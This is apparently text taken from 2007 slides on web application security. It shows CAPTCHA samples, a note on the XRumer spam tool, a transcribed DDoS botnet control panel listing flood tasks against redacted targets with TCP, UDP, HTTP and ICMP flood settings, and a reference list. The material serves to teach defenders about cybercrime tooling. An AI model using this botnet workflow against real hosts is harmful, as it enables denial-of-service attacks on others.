
Please retype this code below : F6DC

To avoid spammers, please enter *57790* into the following box

Types of human verification codes thats can recognize new version - XRumer 2.9




Barracuda



Total Bots: 14788 Total Proxy: 3866
Online Bots: 647 Online Proxy: 171

Total Tasks: 11

ID	Target	Total Bots	Start Time	Stop Time	Status	
1635384696	http://[redacted]24.ru/	1366	2007/05/14 07:00	2007/05/14 08:00	STOP	✕
661700916	83.222.[redacted]	12133	2007/05/14 08:00	2007/05/17 08:00	START	✕
2032543256	[redacted]haus.org	7489	2007/05/14 08:00	2007/05/14 19:00	STOP	✕
2092179710	[redacted]8k.cc	6925	2007/05/14 08:00	2007/05/16 08:00	START	✕
883468568	[redacted].128.1	7099	2007/05/14 08:00	2007/05/14 19:00	STOP	✕
1347554944	http://www.xxx[redacted]	7456	2007/05/14 08:00	2007/05/15 08:00	STOP	✕
1476661261	http://www.security[redacted]	7465	2007/05/14 08:00	2007/05/16 08:00	STOP	✕
610850932	http://forum[redacted]	7474	2007/05/14 08:00	2007/05/15 08:00	STOP	✕
1045677470	[redacted]hack.ru	7969	2007/05/14 08:00	2007/05/15 08:00	STOP	✕
1360451754	http://www.xxx[redacted]	8657	2007/05/14 08:00	2007/05/15 09:00	STOP	✕
1050903890	80.241.[redacted]	9191	2007/05/14 08:00	2007/05/16 03:00	START	✕



[redacted]/addddos.php?edit=661700916

1) Select Bots

SELECT ALL FROM bottable WHERE [ ] Help

OR

Enter Bots Count: [ ]

Select

2) Enter Job Info

Ddos start time:	2007/05/14 08:00	Calendar
Ddos stop time:	2007/05/17 08:00	Calendar
Ddos ip/host name:	83.222.[redacted]	
Tcp flood	random ports 80	
Udp flood ports:	80	
Http flood	GET ports 80	
Icmp flood	☑	
Ip spoof (only tcp)	□	
Status	START	

Save

http://pandalabs.pandasecurity.com

Web applications security

Questions?

www.eu-egee.org

Information Society and Media

References

http://cern.ch/security/webapps/

http://cern.ch/security/SecureSoftware/checklist.htm

http://www.honeynet.org/papers/webapp/

http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf

http://pandalabs.pandasecurity.com/archive/Cybercrime_2E002E002E00_-for-sale-_2800_II_290

http://www.windowsecurity.com/articles/Cross-Site-Scripting-Underestimated-Exploit.html

http://www.oreillynet.com/onlamp/blog/2006/04/informal_thoughts_on_ajax_and.html

http://www.sourcerally.net/regin/8-The-PHP-coder's-top-10-mistakes-and-problems

http://www.securityfocus.com/archive/1/478553

http://acmqueue.com/modules.php?name=Content&pa=showpage&pid=496

http://blogs.zdnet.com/Ou/?p=226

http://en.wikipedia.org/wiki/Category:Web_security_exploits

http://www.darkreading.com/document.asp?doc_id=125321

http://shiflett.org/articles/foiling-cross-site-attacks

http://www.zimbra.com/blog/archives/2006/09/securing_ajax.html

https://cic.gridops.org/index.php?section=roc&page=securityissues